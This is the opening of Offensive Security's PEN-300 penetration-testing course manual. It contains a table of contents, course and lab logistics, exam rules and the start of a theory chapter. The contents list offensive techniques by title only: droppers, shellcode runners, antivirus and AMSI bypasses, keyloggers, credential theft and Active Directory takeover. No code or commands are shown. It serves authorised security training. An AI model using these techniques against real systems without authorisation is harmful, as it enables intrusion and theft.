

# Evasion Techniques and Breaching Defenses

**Offensive Security**



Copyright © 2020 Offensive Security Ltd.

*All rights reserved. No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.*

OS-91538 Joyce Cox

## Table of Contents

1	Evasion Techniques and Breaching Defenses: General Course Information.....	16
1.1	About The PEN-300 Course.....	16
1.2	Provided Material.....	17
1.2.1	PEN-300 Course Materials.....	17
1.2.2	Access to the Internal VPN Lab Network.....	17
1.2.3	The Offensive Security Student Forum.....	18
1.2.4	Live Support and RocketChat.....	18
1.2.5	OSEP Exam Attempt.....	18
1.3	Overall Strategies for Approaching the Course.....	19
1.3.1	Welcome and Course Information Emails.....	19
1.3.2	Course Materials.....	19
1.3.3	Course Exercises.....	20
1.4	About the PEN-300 VPN Labs.....	20
1.4.1	Control Panel.....	20
1.4.2	Reverts.....	20
1.4.3	Client Machines.....	21
1.4.4	Kali Virtual Machine.....	21
1.4.5	Lab Behavior and Lab Restrictions.....	21
1.5	About the OSEP Exam.....	22
1.6	Wrapping Up.....	22
2	Operating System and Programming Theory.....	23
2.1	Programming Theory.....	23
2.1.1	Programming Language Level.....	23
2.1.2	Programming Concepts.....	25
2.2	Windows Concepts.....	26
2.2.1	Windows On Windows.....	26
2.2.2	Win32 APIs.....	27
2.2.3	Windows Registry.....	28
2.3	Wrapping Up.....	29
3	Client Side Code Execution With Office.....	30
3.1	Will You Be My Dropper.....	30
3.1.1	Staged vs Non-staged Payloads.....	31
3.1.2	Building Our Droppers.....	31
3.1.2.1	Exercise.....	34

3.1.3	HTML Smuggling .....	34
3.1.3.1	Exercises .....	38
3.2	Phishing with Microsoft Office.....	38
3.2.1	Installing Microsoft Office.....	38
3.2.1.1	Exercise.....	40
3.2.2	Introduction to VBA .....	40
3.2.2.1	Exercises .....	48
3.2.3	Let PowerShell Help Us.....	48
3.2.3.1	Exercises .....	51
3.3	Keeping Up Appearances.....	52
3.3.1	Phishing PreTexting.....	52
3.3.2	The Old Switcheroo .....	54
3.3.2.1	Exercises .....	58
3.4	Executing Shellcode in Word Memory.....	58
3.4.1	Calling Win32 APIs from VBA.....	58
3.4.1.1	Exercises .....	60
3.4.2	VBA Shellcode Runner .....	61
3.4.2.1	Exercise.....	66
3.5	PowerShell Shellcode Runner .....	66
3.5.1	Calling Win32 APIs from PowerShell .....	67
3.5.1.1	Exercises .....	69
3.5.2	Porting Shellcode Runner to PowerShell.....	70
3.5.2.1	Exercises .....	73
3.6	Keep That PowerShell in Memory.....	74
3.6.1	Add-Type Compilation .....	74
3.6.1.1	Exercises .....	77
3.6.2	Leveraging UnsafeNativeMethods .....	77
3.6.2.1	Exercises .....	85
3.6.3	DelegateType Reflection.....	85
3.6.3.1	Exercises .....	90
3.6.4	Reflection Shellcode Runner in PowerShell.....	90
3.6.4.1	Exercises .....	94
3.7	Talking To The Proxy .....	94
3.7.1	PowerShell Proxy-Aware Communication .....	94
3.7.1.1	Exercises .....	96



3.7.2	Fiddling With The User-Agent .....	96
3.7.2.1	Exercises .....	97
3.7.3	Give Me A SYSTEM Proxy .....	97
3.7.3.1	Exercise.....	101
3.8	Wrapping Up.....	101
4	Client Side Code Execution With Windows Script Host.....	102
4.1	Creating a Basic Dropper in Jscript .....	102
4.1.1	Execution of Jscript on Windows .....	103
4.1.1.1	Exercises .....	104
4.1.2	Jscript Meterpreter Dropper .....	104
4.1.2.1	Exercises .....	107
4.2	Jscript and C#.....	107
4.2.1	Introduction to Visual Studio .....	107
4.2.1.1	Exercises .....	112
4.2.2	DotNetToJscript.....	112
4.2.2.1	Exercises .....	116
4.2.3	Win32 API Calls From C# .....	117
4.2.3.1	Exercise.....	119
4.2.4	Shellcode Runner in C#.....	119
4.2.4.1	Exercise.....	121
4.2.5	Jscript Shellcode Runner.....	122
4.2.5.1	Exercises .....	123
4.2.5.2	Extra Mile.....	123
4.2.6	SharpShooter .....	123
4.2.6.1	Exercises .....	125
4.3	In-memory PowerShell Revisited.....	125
4.3.1	Reflective Load .....	125
4.3.1.1	Exercises .....	129
4.4	Wrapping Up.....	129
5	Process Injection and Migration.....	131
5.1	Finding a Home for Our Shellcode .....	131
5.1.1	Process Injection and Migration Theory .....	131
5.1.2	Process Injection in C#.....	135
5.1.2.1	Exercises .....	140
5.1.2.2	Extra Mile.....	140

5.2	DLL Injection.....	140
5.2.1	DLL Injection Theory.....	141
5.2.2	DLL Injection with C# .....	142
5.2.2.1	Exercise.....	146
5.3	Reflective DLL Injection.....	146
5.3.1	Reflective DLL Injection Theory.....	146
5.3.2	Reflective DLL Injection in PowerShell.....	146
5.3.2.1	Exercises .....	148
5.4	Process Hollowing .....	148
5.4.1	Process Hollowing Theory .....	148
5.4.2	Process Hollowing in C# .....	150
5.4.2.1	Exercises .....	157
5.5	Wrapping Up.....	157
6	Introduction to Antivirus Evasion .....	158
6.1	Antivirus Software Overview .....	158
6.2	Simulating the Target Environment.....	158
6.3	Locating Signatures in Files .....	159
6.3.1.1	Exercise.....	166
6.4	Bypassing Antivirus with Metasploit.....	166
6.4.1	Metasploit Encoders .....	166
6.4.1.1	Exercise.....	171
6.4.2	Metasploit Encryptors.....	171
6.4.2.1	Exercises .....	173
6.5	Bypassing Antivirus with C#.....	173
6.5.1	C# Shellcode Runner vs Antivirus.....	173
6.5.1.1	Exercises .....	176
6.5.2	Encrypting the C# Shellcode Runner.....	176
6.5.2.1	Exercises .....	179
6.6	Messing with Our Behavior.....	179
6.6.1	Simple Sleep Timers.....	179
6.6.1.1	Exercises .....	182
6.6.2	Non-emulated APIs.....	183
6.6.2.1	Exercises .....	185
6.7	Office Please Bypass Antivirus .....	186
6.7.1	Bypassing Antivirus in VBA.....	186

6.7.1.1	Exercises .....	190
6.7.2	Stomping On Microsoft Word.....	190
6.7.2.1	Exercises .....	200
6.8	Hiding PowerShell Inside VBA.....	200
6.8.1	Detection of PowerShell Shellcode Runner .....	200
6.8.1.1	Exercises .....	201
6.8.2	Dechaining with WMI .....	202
6.8.2.1	Exercises .....	204
6.8.3	Obfuscating VBA .....	205
6.8.3.1	Exercises .....	211
6.8.3.2	Extra Mile Exercise .....	212
6.9	Wrapping Up .....	212
7	Advanced Antivirus Evasion .....	213
7.1	Intel Architecture and Windows 10.....	213
7.1.1	WinDbg Introduction .....	216
7.1.1.1	Exercises .....	221
7.2	Antimalware Scan Interface .....	221
7.2.1	Understanding AMSI .....	222
7.2.2	Hooking with Frida.....	224
7.2.2.1	Exercises .....	229
7.3	Bypassing AMSI With Reflection in PowerShell .....	229
7.3.1	What Context Mom?.....	229
7.3.1.1	Exercises .....	236
7.3.2	Attacking Initialization.....	236
7.3.2.1	Exercise.....	237
7.4	Wrecking AMSI in PowerShell.....	237
7.4.1	Understanding the Assembly Flow.....	237
7.4.1.1	Exercises .....	238
7.4.2	Patching the Internals .....	239
7.4.2.1	Exercises .....	244
7.4.2.2	Extra Mile Exercise .....	244
7.5	UAC Bypass vs Microsoft Defender.....	244
7.5.1	FodHelper UAC Bypass.....	244
7.5.1.1	Exercises .....	248
7.5.2	Improving Fodhelper .....	248

7.5.2.1	Exercises .....	250
7.6	Bypassing AMSI in JScript.....	251
7.6.1	Detecting the AMSI API Flow.....	251
7.6.1.1	Exercise.....	253
7.6.2	Is That Your Registry Key? .....	253
7.6.2.1	Exercises .....	258
7.6.3	I Am My Own Executable.....	259
7.6.3.1	Exercises .....	263
7.7	Wrapping Up.....	263
8	Application Whitelisting.....	264
8.1	Application Whitelisting Theory and Setup.....	264
8.1.1	Application Whitelisting Theory .....	264
8.1.2	AppLocker Setup and Rules.....	266
8.1.2.1	Exercises .....	271
8.2	Basic Bypasses.....	271
8.2.1	Trusted Folders .....	271
8.2.1.1	Exercises .....	273
8.2.2	Bypass With DLLs.....	273
8.2.2.1	Exercises .....	276
8.2.2.2	Extra Mile.....	276
8.2.3	Alternate Data Streams .....	276
8.2.3.1	Exercises .....	277
8.2.4	Third Party Execution .....	278
8.2.4.1	Exercise.....	278
8.3	Bypassing AppLocker with PowerShell.....	278
8.3.1	PowerShell Constrained Language Mode.....	278
8.3.1.1	Exercises .....	280
8.3.2	Custom Runspaces .....	280
8.3.2.1	Exercises .....	283
8.3.3	PowerShell CLM Bypass.....	283
8.3.3.1	Exercises .....	288
8.3.4	Reflective Injection Returns .....	288
8.3.4.1	Exercise.....	289
8.4	Bypassing AppLocker with C# .....	289
8.4.1	Locating a Target.....	289

8.4.2	Reverse Engineering for Load.....	290
8.4.2.1	Exercises .....	297
8.4.3	Give Me Code Exec .....	298
8.4.3.1	Exercise.....	299
8.4.4	Invoking the Target Part 1 .....	299
8.4.4.1	Exercises .....	305
8.4.5	Invoking the Target Part 2.....	305
8.4.5.1	Exercises .....	308
8.4.5.2	Extra Mile.....	308
8.5	Bypassing AppLocker with JScript .....	308
8.5.1	JScript and MSHTA.....	308
8.5.1.1	Exercises .....	310
8.5.2	XSL Transform .....	311
8.5.2.1	Exercises .....	312
8.5.2.2	Extra Mile.....	312
8.6	Wrapping Up.....	312
9	Bypassing Network Filters.....	314
9.1	DNS Filters .....	316
9.1.1.1	Exercises .....	321
9.1.2	Dealing with DNS Filters .....	321
9.1.2.1	Exercise.....	323
9.2	Web Proxies.....	323
9.2.1	Bypassing Web Proxies .....	325
9.2.1.1	Exercises .....	328
9.3	IDS and IPS Sensors .....	328
9.3.1	Case Study: Bypassing Norton HIPS with Custom Certificates .....	330
9.3.1.1	Exercises .....	337
9.4	Full Packet Capture Devices.....	337
9.5	HTTPS Inspection.....	337
9.6	Domain Fronting.....	338
9.6.1	Domain Fronting with Azure CDN.....	345
9.6.1.1	Exercise.....	358
9.6.1.2	Extra Mile.....	359
9.6.2	Domain Fronting in the Lab.....	359
9.6.2.1	Exercises .....	364

9.6.2.2	Extra Mile.....	364
9.7	DNS Tunneling .....	364
9.7.1	How DNS Tunneling Works.....	364
9.7.2	DNS Tunneling with dnscat2 .....	366
9.7.2.1	Exercises .....	371
9.8	Wrapping Up.....	371
10	Linux Post-Exploitation.....	372
10.1	User Configuration Files.....	372
10.1.1	VIM Config Simple Backdoor .....	373
10.1.1.1	Exercises .....	377
10.1.1.2	Extra Mile.....	377
10.1.2	VIM Config Simple Keylogger .....	377
10.1.2.1	Exercises .....	380
10.2	Bypassing AV.....	380
10.2.1	Kaspersky Endpoint Security .....	380
10.2.2	Antiscan.me.....	387
10.2.2.1	Exercises .....	393
10.2.2.2	Extra Mile.....	393
10.3	Shared Libraries .....	394
10.3.1	How Shared Libraries Work on Linux .....	394
10.3.2	Shared Library Hijacking via LD_LIBRARY_PATH .....	395
10.3.2.1	Exercises .....	401
10.3.2.2	Extra Mile.....	402
10.3.3	Exploitation via LD_PRELOAD.....	402
10.3.3.1	Exercises .....	407
10.4	Wrapping Up.....	407
11	Kiosk Breakouts.....	408
11.1	Kiosk Enumeration .....	408
11.1.1	Kiosk Browser Enumeration.....	411
11.1.1.1	Exercises .....	414
11.2	Command Execution .....	414
11.2.1	Exploring the Filesystem.....	415
11.2.2	Leveraging Firefox Profiles.....	420
11.2.3	Enumerating System Information.....	422
11.2.4	Scratching the Surface.....	426

11.2.4.1	Exercises .....	430
11.2.4.2	Extra Mile .....	430
11.3	Post-Exploitation .....	430
11.3.1	Simulating an Interactive Shell .....	430
11.3.1.1	Exercises .....	432
11.3.1.2	Extra Mile .....	432
11.4	Privilege Escalation .....	432
11.4.1	Thinking Outside the Box .....	434
11.4.2	Root Shell at the Top of the Hour .....	440
11.4.3	Getting Root Terminal Access .....	443
11.4.3.1	Exercises .....	447
11.5	Windows Kiosk Breakout Techniques .....	447
11.5.1.1	Exercises .....	456
11.6	Wrapping Up .....	457
12	Windows Credentials .....	458
12.1	Local Windows Credentials .....	458
12.1.1	SAM Database .....	458
12.1.1.1	Exercises .....	462
12.1.2	Hardening the Local Administrator Account .....	462
12.1.2.1	Exercises .....	465
12.2	Access Tokens .....	466
12.2.1	Access Token Theory .....	466
12.2.1.1	Exercise .....	469
12.2.2	Elevation with Impersonation .....	469
12.2.2.1	Exercises .....	484
12.2.3	Fun with Incognito .....	485
12.2.3.1	Exercise .....	486
12.3	Kerberos and Domain Credentials .....	486
12.3.1	Kerberos Authentication .....	486
12.3.2	Mimikatz .....	489
12.3.2.1	Exercises .....	493
12.4	Processing Credentials Offline .....	493
12.4.1	Memory Dump .....	493
12.4.1.1	Exercises .....	496
12.4.2	MiniDumpWriteDump .....	496

12.4.2.1	Exercises .....	501
12.5	Wrapping Up .....	501
13	Windows Lateral Movement .....	502
13.1	Remote Desktop Protocol .....	503
13.1.1	Lateral Movement with RDP .....	503
13.1.1.1	Exercises .....	509
13.1.2	Reverse RDP Proxying with Metasploit .....	509
13.1.2.1	Exercise .....	512
13.1.3	Reverse RDP Proxying with Chisel .....	512
13.1.3.1	Exercise .....	515
13.1.4	RDP as a Console .....	515
13.1.4.1	Exercise .....	517
13.1.5	Stealing Clear Text Credentials from RDP .....	517
13.1.5.1	Exercises .....	521
13.2	Fileless Lateral Movement .....	521
13.2.1	Authentication and Execution Theory .....	521
13.2.2	Implementing Fileless Lateral Movement in C# .....	523
13.2.2.1	Exercises .....	527
13.3	Wrapping Up .....	527
14	Linux Lateral Movement .....	528
14.1	Lateral Movement with SSH .....	528
14.1.1	SSH Keys .....	529
14.1.2	SSH Persistence .....	532
14.1.2.1	Exercises .....	533
14.1.3	SSH Hijacking with ControlMaster .....	534
14.1.4	SSH Hijacking Using SSH-Agent and SSH Agent Forwarding .....	536
14.1.4.1	Exercises .....	540
14.2	DevOps .....	540
14.2.1	Introduction to Ansible .....	541
14.2.2	Enumerating Ansible .....	542
14.2.3	Ad-hoc Commands .....	542
14.2.4	Ansible Playbooks .....	543
14.2.5	Exploiting Playbooks for Ansible Credentials .....	545
14.2.6	Weak Permissions on Ansible Playbooks .....	548
14.2.7	Sensitive Data Leakage via Ansible Modules .....	550



14.2.7.1	Exercises .....	552
14.2.8	Introduction to Artifactory .....	552
14.2.9	Artifactory Enumeration .....	555
14.2.10	Compromising Artifactory Backups .....	556
14.2.11	Compromising Artifactory's Database .....	557
14.2.12	Adding a Secondary Artifactory Admin Account .....	559
14.2.12.1	Exercises .....	561
14.3	Kerberos on Linux .....	561
14.3.1	General Introduction to Kerberos on Linux .....	561
14.3.2	Stealing Keytab Files .....	564
14.3.2.1	Exercise .....	566
14.3.3	Attacking Using Credential Cache Files .....	566
14.3.4	Using Kerberos with Impacket .....	568
14.3.4.1	Exercises .....	571
14.3.4.2	Extra Mile .....	571
14.4	Wrapping Up .....	571
15	Microsoft SQL Attacks .....	572
15.1	MS SQL in Active Directory .....	572
15.1.1	MS SQL Enumeration .....	572
15.1.1.1	Exercise .....	574
15.1.2	MS SQL Authentication .....	574
15.1.2.1	Exercises .....	579
15.1.3	UNC Path Injection .....	579
15.1.3.1	Exercises .....	583
15.1.4	Relay My Hash .....	583
15.1.4.1	Exercises .....	586
15.2	MS SQL Escalation .....	586
15.2.1	Privilege Escalation .....	586
15.2.1.1	Exercises .....	589
15.2.2	Getting Code Execution .....	590
15.2.2.1	Exercises .....	593
15.2.3	Custom Assemblies .....	593
15.2.3.1	Exercises .....	599
15.3	Linked SQL Servers .....	599
15.3.1	Follow the Link .....	600

15.3.1.1	Exercises .....	603
15.3.1.2	Extra Mile .....	603
15.3.2	Come Home To Me .....	603
15.3.2.1	Exercises .....	605
15.3.2.2	Extra Mile .....	605
15.4	Wrapping Up .....	605
16	Active Directory Exploitation .....	606
16.1	AD Object Security Permissions .....	606
16.1.1	Object Permission Theory .....	606
16.1.1.1	Exercises .....	609
16.1.2	Abusing GenericAll .....	609
16.1.2.1	Exercises .....	611
16.1.3	Abusing WriteDACL .....	612
16.1.3.1	Exercises .....	614
16.1.3.2	Extra Mile .....	614
16.2	Kerberos Delegation .....	614
16.2.1	Unconstrained Delegation .....	615
16.2.1.1	Exercise .....	621
16.2.2	I Am a Domain Controller .....	621
16.2.2.1	Exercises .....	625
16.2.3	Constrained Delegation .....	625
16.2.3.1	Exercises .....	631
16.2.4	Resource-Based Constrained Delegation .....	631
16.2.4.1	Exercises .....	637
16.3	Active Directory Forest Theory .....	637
16.3.1	Active Directory Trust in a Forest .....	638
16.3.2	Enumeration in the Forest .....	641
16.3.2.1	Exercises .....	644
16.4	Burning Down the Forest .....	644
16.4.1	Owning the Forest with Extra SIDs .....	644
16.4.1.1	Exercise .....	649
16.4.1.2	Extra Mile .....	650
16.4.2	Owning the Forest with Printers .....	650
16.4.2.1	Exercises .....	652
16.5	Going Beyond the Forest .....	652

16.5.1	Active Directory Trust Between Forests .....	653
16.5.2	Enumeration Beyond the Forest.....	654
16.5.2.1	Exercises .....	657
16.6	Compromising an Additional Forest.....	657
16.6.1	Show Me Your Extra SID .....	657
16.6.1.1	Exercises .....	663
16.6.2	Linked SQL Servers in the Forest .....	663
16.6.2.1	Exercises .....	666
16.6.2.2	Extra Mile Exercise .....	666
16.7	Wrapping Up.....	666
17	Combining the Pieces.....	667
17.1	Enumeration and Shell .....	667
17.1.1	Initial Enumeration .....	668
17.1.1.1	Exercises .....	670
17.1.2	Gaining an Initial Foothold.....	670
17.1.2.1	Exercises .....	675
17.1.3	Post Exploitation Enumeration .....	675
17.1.3.1	Exercises .....	679
17.2	Attacking Delegation.....	679
17.2.1	Privilege Escalation on web01 .....	680
17.2.1.1	Exercises .....	685
17.2.2	Getting the Hash.....	685
17.2.2.1	Exercises .....	690
17.2.3	Delegate My Ticket.....	690
17.2.3.1	Exercises .....	693
17.3	Owning the Domain.....	694
17.3.1	Lateral Movement .....	694
17.3.1.1	Exercises .....	699
17.3.2	Becoming Domain Admin.....	699
17.3.2.1	Exercises .....	703
17.3.2.2	Extra Mile.....	703
17.4	Wrapping Up.....	703
18	Trying Harder: The Labs.....	704
18.1	Real Life Simulations .....	704
18.2	Wrapping Up.....	704

# 1 Evasion Techniques and Breaching Defenses: General Course Information

Welcome to the Evasion Techniques and Breaching Defenses (PEN-300) course!

PEN-300 was created for security professionals who already have some experience in offensive techniques and penetration testing.

This course will help you develop the skills and knowledge to bypass many different types of defenses while performing advanced types of attacks.

Since the goal of this course is to teach offensive techniques that work against client organizations with hardened systems, we expect students to have taken the *PWK*<sup>1</sup> course and passed the *OSCP* exam or have equivalent knowledge and skills.

## 1.1 About The PEN-300 Course

Before diving into the course related material it is important to spend a few moments on basic terminology.

IT and information security professionals use various terminology for offensive operations and attacks. To prevent confusion we are going to define some of the main terms as we understand them and as they apply to this course.

A penetration test is an engagement between a client organization and a penetration tester. During such an operation, the penetration tester will perform various sanctioned attacks against the client organization. These can vary in size, duration, and complexity.

A penetration test can have various entry points into the targeted organization. In an *assumed breach* penetration test, the penetration tester is given standard or low-privileged user access to an internal system and can perform the attacks from there. In this type of test the focus is on the internal network. Additional information may be provided by the client to aid the test.

A slightly more complex test is an *external* penetration test, which can leverage social engineering and attacks against internet facing infrastructure.

Both types of penetration tests will attempt to compromise as much of the internal systems of the client organization as possible. This often includes attacking Active Directory and production systems. No matter how a penetration test is conducted, the overall goal is to test the security of client organizations IT infrastructure.

Instead of testing the security of the IT infrastructure, it is possible to test the security response of the organization. This is typically called a *red team* test (*red teaming*) or *adversary simulation* and works by mimicking the techniques and procedures of advanced attackers.

---

<sup>1</sup> (Offensive Security, 2020), <https://www.offensive-security.com/pwk-oscp/>

The main purpose of a red team test is to train or test the security personal in the client organization, which are referred to as the *blue team*. While many techniques between penetration tests and red team tests overlap, the goals are different.

PEN-300 will provide the knowledge and techniques required to perform advanced penetration tests against mature organizations with a developed security level. It is *not* a Red Team course.

The topics covered in this course includes techniques such as client side code execution attacks, antivirus evasion, application whitelisting bypasses, and network detection bypasses. The second half of the course focuses on key concepts such as lateral movement, pivoting, and advanced attacks against Active Directory.

Since PEN-300 is an advanced penetration testing course, we will generally not deal with the act of evading a blue team. Instead, we will focus on bypassing automated security mechanisms that block an attack.

## 1.2 Provided Material

Next let's take a moment to review the individual components of the course. You should now have access to the following:

- The PEN-300 course materials
- Access to the internal VPN lab network
- Student forum credentials
- Live support
- An OSEP exam attempt

Let's review each of these items.

### 1.2.1 PEN-300 Course Materials

The course includes this lab guide in PDF format and the accompanying course videos. The information covered in the PDF and the videos are complementary, meaning you can read the lab guide and then watch the videos to fill in any gaps or vice versa.

In some modules, the lab guide is more detailed than the videos. In other cases, the videos may convey some information better than the guide. It is important that you pay close attention to both.

The lab guide also contains exercises at the end of each chapter. Completing the course exercises will help students solidify their knowledge and practice the skills needed to attack and compromise lab machines.

### 1.2.2 Access to the Internal VPN Lab Network

The email welcome package, which you received on your course start date, included your VPN credentials and the corresponding VPN connectivity pack. These will enable you to access the internal lab network, where you will be spending a considerable amount of time.

Lab time starts when your course begins and is tracked as continuous access. Lab time can only be paused in case of an emergency.<sup>2</sup>

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the personalized purchase link that was sent to your email address. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will receive a new VPN connectivity pack.

### 1.2.3 The Offensive Security Student Forum

The Student Forum<sup>3</sup> is only accessible to Offensive Security students. Your forum credentials are also part of the email welcome package. Access does not expire when your lab time ends. You can continue to enjoy the forums long after you pass your OSEP exam.

On the forum, you can ask questions, share interesting resources, and offer tips (as long as there are no spoilers). We ask all forum members to be mindful of what they post, taking particular care not to ruin the overall course experience for others by posting complete solutions. Inappropriate posts may be moderated.

Once you have successfully passed the OSEP exam, you will gain access to the sub-forum for certificate holders.

### 1.2.4 Live Support and RocketChat

Live Support<sup>4</sup> and RocketChat will allow you to directly communicate with our Student Administrators. These are staff members at Offensive Security who have taken the PEN-300 course and know the material.

Student Administrators are available to assist with technical issues, related to VPN connectivity for the labs and the exam through Live Support.

In RocketChat it is possible to chat with fellow PEN-300 students and ask questions to our Student Administrators regarding clarifications in the course material and exercises. In addition, if you have tried your best and are completely stuck on a lab machine, Student Administrators may be able to provide a small hint to help you on your way.

Remember that the information provided by the Student Administrators will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the better.

### 1.2.5 OSEP Exam Attempt

Included with your initial purchase of the PEN-300 course is an attempt at the *Offensive Security Experienced Penetration Tester* (OSEP) certification.

---

<sup>2</sup> (Offensive Security, 2020), <https://support.offensive-security.com/registration-and-orders/#can-i-pause-my-lab-time>

<sup>3</sup> (Offensive Security, 2020), <https://forums.offensive-security.com>

<sup>4</sup> (Offensive Security, 2020), <https://support.offensive-security.com>

The exam is optional, so it is up to you to decide whether or not you would like to tackle it. You have 120 days after the end of your lab time to schedule and complete your exam attempt. After 120 days, the attempt will expire.

If your exam attempt expires, you can purchase an additional one and take the exam within 120 days of the purchase date.

If you purchase a lab extension while you still have an unused exam attempt, the expiration date of your exam attempt will be moved to 120 days after the end of your lab extension.

To book your OSEP exam, use your personalized exam scheduling link. This link is included in the welcome package emails. You can also find the link using your PEN-300 control panel.

## 1.3 Overall Strategies for Approaching the Course

Each student is unique, so there is no single best way to approach this course and materials. We want to encourage you to move through the course at your own comfortable pace. You'll also need to apply time management skills to keep yourself on track.

We recommend the following as a very general approach to the course materials: 1. Review all the information included in the welcome and course information emails. 2. Review the course materials. 3. Complete the course exercises. 4. Attack the lab machines.

### 1.3.1 Welcome and Course Information Emails

First and foremost, take the time to read all the information included in the emails you received on your course start date. These emails include things like your VPN pack, lab and forum credentials, and control panel URL. They also contain URLs to the course FAQ, Rocket chat and the support page.

### 1.3.2 Course Materials

Once you have reviewed the information above, you can jump into the course material. You may opt to start with the course videos, and then review the information for that given module in the lab guide or vice versa depending on your preferred learning style. As you go through the course material, you may need to re-watch or re-read modules to fully grasp the content.

Note that all course modules except this introduction, *Operating System and Programming Theory* and *Trying Harder: The Labs* have course videos associated with them.

In the lab guide you will occasionally find text in red font which is centered. These blocks of text represents additional information provided for further context but is not required to understand to follow the narrative of an attack. Note that the information in these blocks is not mentioned in the course videos.

We recommend treating the course like a marathon and not a sprint. Don't be afraid to spend extra time with difficult concepts before moving forward in the course.

### 1.3.3 Course Exercises

We recommend that you fully complete the exercises at the end of each module prior to moving on to the next module. They will test your understanding of the material and build your confidence to move forward.

The time and effort it takes to complete these exercises may depend on your existing skillset. Please note that some exercises are difficult and may take a significant amount of time. We want to encourage you to be persistent, especially with tougher exercises. They are particularly helpful in developing that Offsec “Try Harder” mindset.

---

*Note that copy-pasting code from the lab guide into a script or source code may include unintended whitespace or newlines due to formatting.*

---

Some modules will have *extra mile exercises*, which are more difficult and time-consuming than regular exercises. They are not required to learn the material but they will develop extra skills and aid you towards the exam.

## 1.4 About the PEN-300 VPN Labs

The PEN-300 labs provides an isolated environment that contains two sets of machine types. The first type is the virtual machines associated with a given module in the lab guide, while the other is the set of challenges presented once you have completed the course videos and the lab guide.

Note that all virtual machines in this course are assigned to you and are not shared with other students.

### 1.4.1 Control Panel

Once logged into the internal VPN lab network, you can access your PEN-300 control panel. The PEN-300 control panel will help you revert your client and lab machines or book your exam.

The URL for the control panel was listed in the welcome package email.

### 1.4.2 Reverts

Each student is provided with twelve reverts every 24 hours. Reverts enable you to return a particular set of lab machines to its pristine state. This counter is reset every day at 00:00 GMT +0. If you require additional reverts, you can contact a Student Administrator via email ([help@offensive-security.com](mailto:help@offensive-security.com)) or contact Live Support to have your revert counter reset.

The minimum amount of time between lab machine reverts is five minutes.

Each module from the lab guide (except this introduction and the modules *Operating System and Programming Theory* and *Trying Harder: The Labs*) will have an entry from a drop down menu. Before starting on the exercises or following the information given in the course videos or lab guide you must access the control panel and revert the entry associated with the given module.



Note that it is not possible to revert a single virtual machine for a given module or lab. When a revert is triggered all virtual machines for that given module are reverted. For modules later in the course this can take a while due to the number of machines in use. This is done to ensure stability of the lab machines within Active Directory environments.

Once you have been disconnected from the VPN for an extended period any active virtual machines will be removed and once you connect to the VPN again you must request a revert. Therefore, please ensure that you copy any notes or developed scripts to your Kali Linux VM before disconnecting from the labs.

After completing the course modules and associated exercises, you can select a number of challenges from the control panel. This will revert a set of machines used to simulate targets of a penetration test. Note that you will not be given any credentials for these clients as they simulate black box penetration tests.

### 1.4.3 Client Machines

For each module you will be assigned a set of dedicated client machines that are used in conjunction with the course material and exercises.

The number and types of machines vary from module to module and it is not possible to have client machines from multiple modules active at the same time. Once a new module is selected any client machines from the current module are removed.

All machines used in this course have modern operating systems like Windows 10, Windows Server 2019, and Ubuntu 20.04.

### 1.4.4 Kali Virtual Machine

This course was created and designed with Kali Linux in mind. While you are free to use any operating system you desire, the lab guide and course videos all depict commands as given in Kali Linux while running as a non-root user.

Additionally the Student Administrators only provide support for Kali Linux running on VMware, but you are free to use any other virtualization software.

The recommended Kali Linux image<sup>5</sup> is the newest stable release in a default 64-bit build.

### 1.4.5 Lab Behavior and Lab Restrictions

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not perform brute force attacks against the VPN infrastructure.
3. Do not attempt to hack into other students' clients or Kali machines.

---

<sup>5</sup> (Offensive Security, 2020), <https://www.kali.org/downloads/>

## 1.5 About the OSEP Exam

The OSEP certification exam simulates a live network in a private lab that contains a single large network to attack and compromise. To pass, you will need to either obtain access to a specific section of the network or obtain at least 100 points by compromising individual machines.

The environment is completely dedicated to you for the duration of the exam, and you will have 47 hours and 45 minutes to complete it.

Specific instructions for the exam network will be located in your exam control panel, which will only become available once your exam begins. Your exam package, which will include a VPN connectivity pack and additional instructions, will contain the unique URL you can use to access your exam control panel.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. Please make sure to read our proctoring FAQ<sup>6</sup> before scheduling your exam.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on quality and accuracy of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Once your exam files have been accepted, your exam will be graded and you will receive your results in ten business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you have not achieved a passing score, we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a two day window when you can ensure no outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available.

For additional information regarding the exam, we encourage you to take some time to go over the OSEP exam guide.<sup>7</sup>

## 1.6 Wrapping Up

In this module, we discussed important information needed to make the most of the PEN-300 course and lab. In addition, we also covered how to take the final OSEP exam.

We wish you the best of luck on your PEN-300 journey and hope you enjoy the new challenges you will face.

---

<sup>6</sup> (Offensive Security, 2020), <https://support.offensive-security.com/proctoring-faq/>

<sup>7</sup> (Offensive Security, 2020), <https://help.offensive-security.com/hc/en-us/articles/360050293792-OSEP-Exam-Guide>

## 2 Operating System and Programming Theory

Is programming required for penetration testing?

This is a common question asked by newcomers to the security community. Our opinion is that a formal programming education is not required, but a broad knowledge of programming languages is extremely helpful. Armed with this broad knowledge, we better understand software vulnerabilities and general operating system concepts.

This module will provide a theoretical approach to programming and Windows operating system concepts. It does not contain any exercises but does provide fundamental knowledge that we will rely on through this course.

### 2.1 Programming Theory

In the next few sections, we'll present a high-level overview of programming and introduce important terms.

#### 2.1.1 Programming Language Level

Programming encompasses many concepts, categorizations and hierarchies. In this section we'll provide a general overview well-suited to penetration testing.

